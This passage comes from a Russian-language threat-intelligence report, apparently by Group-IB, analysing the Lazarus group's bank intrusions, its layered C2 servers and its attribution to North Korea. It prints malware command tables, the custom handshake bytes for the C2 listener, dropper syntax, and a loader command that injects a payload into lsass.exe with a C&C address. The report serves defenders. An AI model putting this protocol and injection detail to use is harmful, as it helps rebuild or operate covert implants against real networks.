
LAZARUS

АРХИТЕКТУРА / ИНСТРУМЕНТЫ / АТРИБУЦИЯ



GLOBAL CYBER SECURITY COMPANY • GLOBAL CYBER SECURITY COMPANY •
GIB

ВВЕДЕНИЕ

В феврале 2016 года стало известно о попытке хищения из Центрального Банка Бангладеш $1 млрд. Год спустя, в феврале 2017-го, были скомпрометированы несколько банков в Польше. В ходе расследования специалисты, проанализировав код вредоносных программ, сошлись во мнении, что за этими атаками стоит группировка Lazarus.

Мы собрали доказательства, однозначно подтверждающие причастность к этим атакам Северной Кореи: выявили и изучили всю инфраструктуру управления, используемую Lazarus, и определили северокорейские IP-адреса, непосредственно с которых осуществлялась атака. Из отчета, подготовленного по итогам нашего расследования, вы узнаете, как хакеры проникали в сеть банков, какие вредоносные программы использовали, и кого еще собирались атаковать.

01 ОСНОВНЫЕ НАХОДКИ

Уникальные инструменты и инфраструктура управления

- Для маскировки хакеры выстроили трехуровневую инфраструктуру серверов управления, внутри которой пробросили шифрованный SSL-канал, данные в нем дополнительно шифровались. Для обеспечения своей анонимности хакеры взяли на вооружение легитимный сервис SoftEther VPN. А в некоторых случаях атакующие использовали корпоративные web-серверы, которые находились уже в атакованной инфраструктуре.
- Для управления зараженными компьютерами хакеры использовали многомодульные инструменты, стараясь максимально усложнить анализ программных модулей. При этом они смогли провести несколько успешных атак, ни на одном из этапов не использовав 0-day эксплойты. А из-за постоянно меняющегося набора используемых инструментов, выявить активность Lazarus используя Endpoint Security решения, было очень сложно.

Причастность Северной Кореи

- Анализируя инфраструктуру Lazarus, мы обнаружили, что подключение к самому последнему, третьему уровню серверов управления происходило с двух IP-адресов Северной Кореи: 210.52.109.22 и 175.45.178.222. **Второй IP-адрес относится к району Potonggang в Пхеньяне, в котором располагается Национальная комиссия КНДР по обороне — высший военный орган страны.**
- Еще одним подтверждением причастности северокорейских хакеров стало то, что анализируя открытые источники информации, мы нашли репортаж 2016 года южнокорейского агентства «Arirang News» о расследовании, проведенном South Korea's National Police Agency. В рамках расследования атаки северокорейских хакеров Dark Seoul Gang (также известных как Lazarus) на южнокорейские телевизионные станции и банки были выявлены два IP-адреса злоумышленников: 175.45.178.19 и 175.45.178.97. **Оба IP-адреса находятся в том же блоке IP-адресов, что и 175.45.178.222, который был обнаружен нами.**

  Предположительно, группа Lazarus, входит в состав Bureau 121 — одного из подразделений Разведывательного управления генштаба КНА (КНДР), в задачи которого в том числе входит проведение военных кибероперация.

Попытка выдать себя за русских хакеров

Начиная с 2016 года группа Lazarus предприняла несколько шагов для того, чтобы выдать себя за русских хакеров. В одну из версий модуля, отвечающего за пересылку сетевого трафика были добавлены отладочные символы и строки с русскими словами, написанными на латинице. Для защиты своих исполняемых файлов был использован коммерческий протектор Enigma, разработанный русским автором. А эксплойты для Flash и Silverlight были позаимствованы из наборов эксплойтов, созданных русскоговорящими хакерами.

Поначалу это ввело в заблуждение некоторых исследователей, которые лишь на основе быстрого анализа кода сделали вывод о причастности русских хакеров.

Новый тренд

Околоправительственные хакеры Lazarus получили доступ к системе SWIFT атакованных банков. Хотя подобных инцидентов пока очень мало, но тренд уже заметен: **околоправительственные группировки атакуют финансовые организации, которые можно отнести к критической инфраструктуре, с целью хищений или шпионажа.** Из других примеров: в 2010-2013, предположительно, АНБ проводило спецоперации по атаке на банковскую инфраструктуру Ближнего Востока с целью получения доступа к системе SWIFT. А в 2017 стало известно об атаках на Украинские банки, осуществленные группой BlackEnergy.

Жертвы

Нам удалось найти самый ранний индикатор атаки, относящийся к марту 2016 года. То есть сразу после известного инцидента в Центральном Банке Бангладеш в феврале 2016, когда хакерам не удалось украсть $1 млрд лишь из-за ошибки в назначении платежа — на последнем этапе перевода денег. Вероятно, после него Lazarus предпринял попытки внести изменения в свою тактику, а также модифицировать свои инструменты.

Среди скомпрометированных сетей мы обнаружили государственные подсети разных стран, фармацевтические компании в Японии, Китае, университеты США, Канады, Великобритании, Индии, Болгарии, Польши, Турции.

02 ПОДГОТОВКА И ПРОВЕДЕНИЕ АТАКИ

Для проведения атаки злоумышленники разработали набор инструментов для управления скомпрометированными серверами и зараженными компьютерами, подготовили трехуровневую инфраструктуру серверов управления, скомпрометировали десятки крупных web-ресурсов.

2.1 Компрометация веб-ресурсов

Для проникновения в интересующие организации хакеры использовали так называемую Watering Hole атаку: они заражают вредоносными программами ресурсы, часто посещаемые их потенциальными жертвами — сайты регуляторов, госучреждений.

Lazarus скомпрометировали веб-сайты финансовых регуляторов в нескольких странах, посетителей которых они планировали атаковать.

Вот лишь некоторые из них:

- **knf.gov.pl** — Комиссия по финансовому надзору, Польша
- **cnvb.gob.mx** — Национальная банковская и фондовая комиссия Мексики
- **brou.com.uy** — Банк Восточной Республики Уругвай

При изучении кода на веб-сервере с эксплойтами был найден список из 255 диапазонов IP-адресов. **При этом попытка заражения происходила только в том случае, если посетитель зашел на взломанный сайт регулятора из подсети с определенного списка диапазонов IP-адресов. Благодаря этому списку удалось составить список стран, которые интересовали атакующих.**

Для доступа к сайтам регуляторов Lazarus использовали уже известные уязвимости в JBoss и Liferay. Для заражения хакеры скомпилировали эксплойт под Silverlight CVE-2016-0034 (MS16-006), который ранее был включен в наборы эксплойтов RIG и Angler, а также Flash эксплойты, которые являются частью набора Neutrino Exploit Kit.


2.2 Создание инфраструктуры управления:

Атакующие создали трехуровневую инфраструктуру, внутри которой пробрасывается шифрованный SSL-канал. При этом сетевое взаимодействие с атакованным компьютером осуществлялось только с сервера Layer 1, который выступает в роли командного сервера. А в некоторых случаях сервер Layer 1 вообще находился внутри организации — это позволяло снизить риск обнаружения. **Доступ к серверам хакеры получили простым перебором паролей по RDP.**

Хакеры использовали уникальный набор инструментов:

Server_RAT	Устанавливается на Windows-серверы для управления скомпрометированной инфраструктурой.
Server_TrafficForwarder	Перенаправляет трафик с одного внешнего сервера на другой.
Backend_ Listener	Поддерживает связь с серверами, где установлен Server_RAT, и принимает команды от атакующего.
Admin_Tool	Административный инструмент, с помощью которого операторы отправляют команды на зараженные компьютеры.
SWIFT toolbox	Используется для работы с программным обеспечением SWIFT. Включает в себя SWIFT Alliance software Files Hook и SWIFT transactions Information Harvester.

Мы проанализировали весь использованный злоумышленниками инструментарий и выяснили, как разные узлы этой инфраструктуры взаимодействовали друг с другом.



Трехуровневая структура командных серверов.

На всех трех уровнях серверов устанавливался Server_RAT: он использовался для управления скомпрометированной инфраструктурой.

Server_RAT постоянно «слушает» порт 3365, по которому атакующие подключались для управления сервером. Для обеспечения доступности этого порта на файрволе сервера создавалось разрешающее правило. Зараженные компьютеры подключались к скомпрометированному серверу, выступающему в роли прокси-сервера, через порт 443 — обычно он открыт в корпоративных сетях.

Исследуя функционал Server_RAT, мы выяснили, что он специфичным образом отвечает на определенные запросы. Зная, что Server_RAT постоянно держит открытым порт 3365, по которому атакующий должен подключиться для управления сервером, мы просканировали интернет, нашли серверы с открытым 3365 портом и опросили полученный список серверов специальным образом, чтобы найти те из них, на которых стоит Server_RAT. **В итоге на момент исследования нами был получен список из 74 IP-адресов, которые мы привели в разделе Индикаторы.**

Server_TrafficForwarder устанавливался на первом и втором уровне серверов — этот модуль перенаправлял трафик с одного сервера на другой.

Иногда Server_TrafficForwarder устанавливался на сервер внутри атакуемой организации (например, на веб-сервер). **Подобная схема позволяла избежать подозрительных подключений во внешнюю сеть, а также получить доступ к компьютерам, у которых по соображениям безопасности вообще отсутствовал выход во внешнюю сеть (например, у операторов системы межбанковских переводов SWIFT).**

После старта Server_TrafficForwarder читает содержимое файла ключей и сертификата из корневой директории, которые будут использованы для установки SSL-туннеля. При этом информация о серверах, на которые нужно передать трафик, в файле отсутствует. **При первом запуске хакеры вручную указывали, какой порт «слушать» (а если порт не указать, программа будет ждать входящих соединений на случайном порте), а также адрес сервера управления, к которому нужно подключиться для отправки трафика.**

Уже внутри SSL-канала для дополнительной «авторизации» соединения со скомпрометированным сервером используется свой бинарный протокол: полученные в ответ на первый сетевой запрос данные от клиента дешифруются и сравниваются с заранее известным ответом. Если они не совпадают, соединение разрывается.

Ниже приведена таблица всех доступных команд:

Команды первой версии

Команда	Описание
0x1095	-
0x1096	Сбор и отправка информации о системе
0x10AA	Получает конфигурацию
0x10AB	Меняет конфигурацию (в том числе порт, на котором слушает подключения)
0x10AE	-
0x10AF	-
0x10B3	Читает файл приватного ключа и отправляет его оператору
0x10B4	Записывает данные в файл

Команды второй версии

Команда	Описание
NONE	-
GINF	Сбор и отправка информации о системе
GCFG	Получает конфигурацию
SCFG	Меняет конфигурацию (в том числе порт, на котором слушает подключения)
SLEP	-
HIBN	-
LCLR	Записывает данные в файл
LDWN	Читает файл приватного ключа и отправляет его оператору

Разница в конфигурации Server_TrafficForwarder на Layer 1 и Layer 2 лишь в том, что на Layer 1 он принимает трафик на 443 порту и перенаправляет его на такой же порт сервера Layer 2. А Layer 2 принимает трафик на 443 порт, а перенаправляет на порт 8080 сервера Layer 3.

Для шифрования всех своих сетевых соединений Server_TrafficForwarder использует статически слинкованные библиотеки wolfSSL и SSL-сертификат, который генерируется по определённому атакующими шаблону. В поле “Issued for” всегда указан домен третьего уровня и через слэш указан адрес электронной почты.

Несколько примеров показаны ниже:

- www.resfinan.com/emailAddress=info@resfinan.com
- finews.otzo.com/emailAddress=master@otzo.com
- host.global.com/emailAddress=info@host.global.com
- latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com

Зная этот шаблон, мы нашли аналогичные сертификаты и связанные с ними хосты и добавили их в индикаторы. По этим индикаторам можно проверить, были ли вы объектом атаки группы Lazarus.

Backend_Listener — устанавливается только на серверы Layer 3, к которому подключились атакующие. Он поддерживает связь с другими серверами, а также принимает команды от администратора и через себя отправляет их далее по цепочке до конечного зараженного компьютера.


Backend_Listener слушает два порта:

- порт 8080, на который он принимает SSL-соединения от серверов Layer 2.
- порт 9090, на который он принимает запросы от системы управления, которую мы назвали Admin_Tool.

Как и в Server_RAT, для шифрования трафика использовался wolfSSL: после запуска приложение ищет в корневом каталоге файлы приватного ключа и сертификата, которые используются для шифрования трафика.

Для противодействия средствам защиты, которые умеют «распаковывать» SSL-трафик, все передаваемые внутри SSL-канала данные Backend_Listener шифрует дополнительно обратимым алгоритмом шифрования и осуществляет проверку того, что трафик пытается отправить именно приложение из комплекта Lazarus.

Для реверс-инжиниринга протокола взаимодействия сервера с подключаемыми клиентами нами был написан клиент, который успешно подключается на оба «слушающие» порта сервера.



Это позволило проанализировать процесс взаимодействия Admin_Tool и Backend_Listener:

1. **Admin_Tool должен иметь идентичную серверу пару «приватный ключ + сертификат шифрования»**

2. **Admin_Tool отправляет сформированный специальным образом Hello-пакет, который отличается от того, что предусмотрен библиотекой по умолчанию:**

По умолчанию в библиотеке этот пакет (msg) указан как:

```
#ifndef WOLFSSL_ALT_TEST_STRINGS
char msg[32] = «hello wolfssl!»;    /* GET may make bigger */
```

Hello-пакет, который примет Backend_Listener, должен быть, следующего вида:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };
```

Фактически этот пакет является не Hello-пакетом, а информационным пакетом, и содержит в первом байте длину следующего отправляемого пакета (назовем ее “len”), а остальные байты при этом должны быть нулевыми.

3. **Admin_Tool отправляет зашифрованный (специальный) пакет с длиной из прошлого пакета (len).**

4. **Сервер дешифрует содержимое отправленного пакета и в нем, после дешифрования, должны быть истинными следующие условия:**

```
(DWORD)&decrypted_buff[5] == len
(DWORD)&decrypted_buff[15] == len
```

где len — длина пакета

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };
static unsigned char ecnrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39,
0x1A, 0x56, 0x81, 0x4B, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x3F };
```

5 **Admin_Tool отправляет DWORD с len2 < 201, где len2 — это длина следующего пакета.**

6 **Admin_Tool отправляет зашифрованный (специальный) пакет №2 с длиной, полученной в предыдущем пакете.**

```
static unsigned char ecnrypted_str[17] = {
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

    0xC8, 0x88, 0xE0, 0xE4, 0x94, 0x85, 0xCC, 0xD1, 0x03, 0x00,
```

7 **Сервер дешифрует содержимое отправленного пакета и в нем, после дешифрования, должны быть истинными следующие условия:**

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594
(DWORD)&decrypted_buff[8] == 3
```

В том случае, если все проверки легитимности выполнены, запускаются 2 потока проброса трафика из одного порта в другой. И далее при подключении клиента на первый порт (8080), сервис будет перенаправлять трафик из первого порта на второй и обратно.

Именно на порт 9090 серверов Layer 3 подключались операторы с IP-адресов

- 210.52.109.22 (Северная Корея)

- 175.45.178.222 (Северная Корея)

- 157.7.135.182 (Япония) и 202.101.36.45 (Китай) - через SoftEther VPN

VPN: в качестве дополнительного уровня анонимизации на некоторые серверы атакующие установили сервис SoftEther VPN (http://softether.net/), поддерживаемый Цукубским университетом в Японии (University of Tsukuba, Japan).

Lazarus выбрали этот инструмент по нескольким причинам:

- Это легитимное приложение, оно не детектируется средствами защиты.
- Он может установить VPN-соединение через ICMP или DNS, что позволяет обходить средства сетевой безопасности.
- В него встроен Dynamic DNS. Это означает, что если скомпрометированная система имеет динамический IP-адрес, то атакующий всегда сможет найти его по DNS-имени, привязанному к VPN-клиенту.
- Этот VPN-клиент можно установить на Windows, Linux, FreeBSD, Solaris, Mac OS X.

2.3 Инструменты управления атакованными компьютерами

Кроме создания многослойной серверной структуры управления, хакеры разработали оригинальный набор инструментов для удаленного управления зараженными компьютерами.

Главной особенностью было все то же стремление действовать скрытно, максимально затруднить расследование и анализ инструментов. Все инструменты — модульные, они доставлялись по частям только в те организации, которые представляли интерес. А чтобы затруднить их анализ, инструменты были зашифрованы.

Помимо скрытности, подобная модульная архитектура для доставки полезной нагрузки до целевого компьютера обеспечивает гибкость при разработке систем кибероружия. Это позволяет разделить работы по разработке между командами, а также обеспечить повторное использование программного кода.


Состав инструментов:

Recon	Изучает систему
Dropper	Извлекает и расшифровывает Loader
Loader	Расшифровывет и внедряет в легитимный процесс полезную нагрузку: Client_RAT и Client_TrafficForwarder
Client_TrafficForwarder	Перенаправляет команды оператора из внешней сети в корпоративную сеть организации
Client_RAT	Обеспечивает удаленный контроль над компьютером

Recon — это бекдор, который первым загружается на целевой компьютер в случае успешного выполнения эксплойтов. С помощью модуля Recon злоумышленники изучают систему, чтобы понять, представляет ли она интерес.

После запуска он прописывается в автозагрузке, копируя собственный файл в каталог «%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup», собирает данные о системе и сетевом окружении и отправляет их на C&C сервер.

Если система неинтересна, то командой «killkill» Recon самоуничтожается. Если система представляет интерес, то по команде «http» Recon загружает Dropper, который устанавливает в систему Client_RAT по следующей схеме:



Dropper извлекает и расшифровывает Loader, встраивает его в систему, а также извлекает Client_RAT.

Для того, чтобы дроппер мог расшифровать конфигурационный файл, нужен MD5 от ключа шифрования, который есть только у атакующего.

Мы исследовали две версии дроппера. Принципиальных отличий между ними нет: оба дроппера использовались для расшифровки лоадера и зашифрованной полезной нагрузки и закрепления лоадера в системе.

Версия 1

Команды первой версии

Команда	Описание
dropper.exe -l	Перечисляет системные сервисы
dropper.exe -e [путь]	Извлекает и дешифрует полезную нагрузку из конфига и устанавливает ее в качестве сервиса
dropper.exe -a [имя сервиса] [путь до DLL]	Устанавливает библиотеку как сервис

Версия 2

Команды второй версии

Команда	Описание
dropper.exe -x [key] -l	Перечисляет системные сервисы
dropper.exe -x [key] -e [servicename] [config]	Извлекает и дешифрует полезную нагрузку из конфига и устанавливает ее в качестве сервиса
dropper.exe -x [key] -f	Устанавливает импланты с помощью добавления информации о них в системный реестр
dropper.exe -x [key] -o [eventname]	Вызывает OpenEventA со специальным именем ивента
dropper.exe -x [key] -t [eventname]	Вызывает OpenEventA с специальным именем ивента , далее вызывает Setvent API

Помимо этого, дроппер может читать исполняемые данные из ключей реестра и внедрять их в выбранный процесс. Исполняемые данные читаются из следующих ключей реестра:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

Loader, в свою очередь, используется для расшифровки и внедрения в легитимный процесс (например, в lsass.exe) полезной нагрузки: программ Client_RAT или Client_TrafficForwarder.

В момент запуска основной программы вручную указывается сервер управления, поэтому даже заполучив лоадер, исследователи не могли выяснить, где находится и кому принадлежит сервер управления, по какому порту осуществлялось соединение. В некоторых случаях использовался дополнительный лоадер.

Пример запуска лоадера:

```
loader.exe -d «encrypted_payload.bin» -p 1540 -s [encrypted_C&C:port] -r [encrypted_commands]
```

Аргумент -d:
имя файла, в котором в зашифрованном виде хранится Client_RAT или Client_TrafficForwarder

Аргумент -p:
это ID процесса (например, lsass.exe), в который нужно внедрить “полезную нагрузку” – Client_RAT или Client_TrafficForwarder

Есть еще два зашифрованных параметра –r и –s, о назначении первого нам пока неизвестно

Client_TrafficForwarder

Этот модуль устанавливался на один из зараженных компьютеров во внутренней сети атакованной организации по той же схеме, что и Client_RAT. Через него операторы взаимодействовали с компьютерами в локальной сети атакованной организации.

Client_RAT

Программа Client_RAT дает полный контроль над целевой системой: позволяет анализировать систему, загружать и запускать, передавать данные с зараженного компьютера на C&C серверы.

Всё взаимодействие с удаленным сервером осуществляется по зашифрованному SSL-каналу, для этого Client_RAT содержит статически слинкованную библиотеку libcurl версии 7.47.1 (Feb 2016).

Вот полный перечень возможностей Client_RAT:

Команда	Описание
NONE	Не выполнять никаких команд
GINF	Собирать и отправить обширную системную информацию о компьютере
SLEP	Не выполнять никаких команд
HIBN	Не выполнять никаких команд
DRIV	Получить данные о доступных в системе дисках
DIRP	Перечислить файлы с заданным расширением
CHDR	Поменять текущий каталог
RUNX	Получить токен пользователя
MOVE	Переименовывать указанный файл
FTIM	Установить указанному файлу дату файла %windir%/system32/kernel32.dll
NEWF	Создать новый каталог с указанным именем
ZDWN	Предположительно загрузить файл\файлы
PEIN	Внедрить код в заданный процесс
TCON	Предположительно соединить с указанным сетевым узлом

Команда	Описание
DIR	Перечислит файлы в выбранном каталоге
DIE	Удалить себя из системы
DEL	Удалить выбранный файл
WIPE	Удалить выбранный файл и сделать его невосстанавливаемым
UPLD	Выгрузить файл на C&C
SCFG	Получить новую конфигурацию бота
DRIV	Перечислить установленные драйвера
DOWN	Загрузить и выполнить файл
CMDL	Выполнить команду и выгрузить результат ее работы на C&C
GCFG	Загрузить конфигурацию бота
RUN	Выполнить команду
PVEW	Перечислить запущенные процессы
PEEX	Внедрить код в процесс explorer.exe
PKIL	Завершить процесс с выбранным PID

03 ОРГАНИЗАТОРЫ АТАКИ

3.1 Причастность Северной Кореи

Анализируя инфраструктуру Lazarus, мы обнаружили, что управление атакой велось с двух IP-адресов:

- 210.52.109.22 принадлежит автономной системе China Netcom. В некоторых источниках указано, что блок IP-адресов 210.52.109.0/24 относится к Северной Корее.
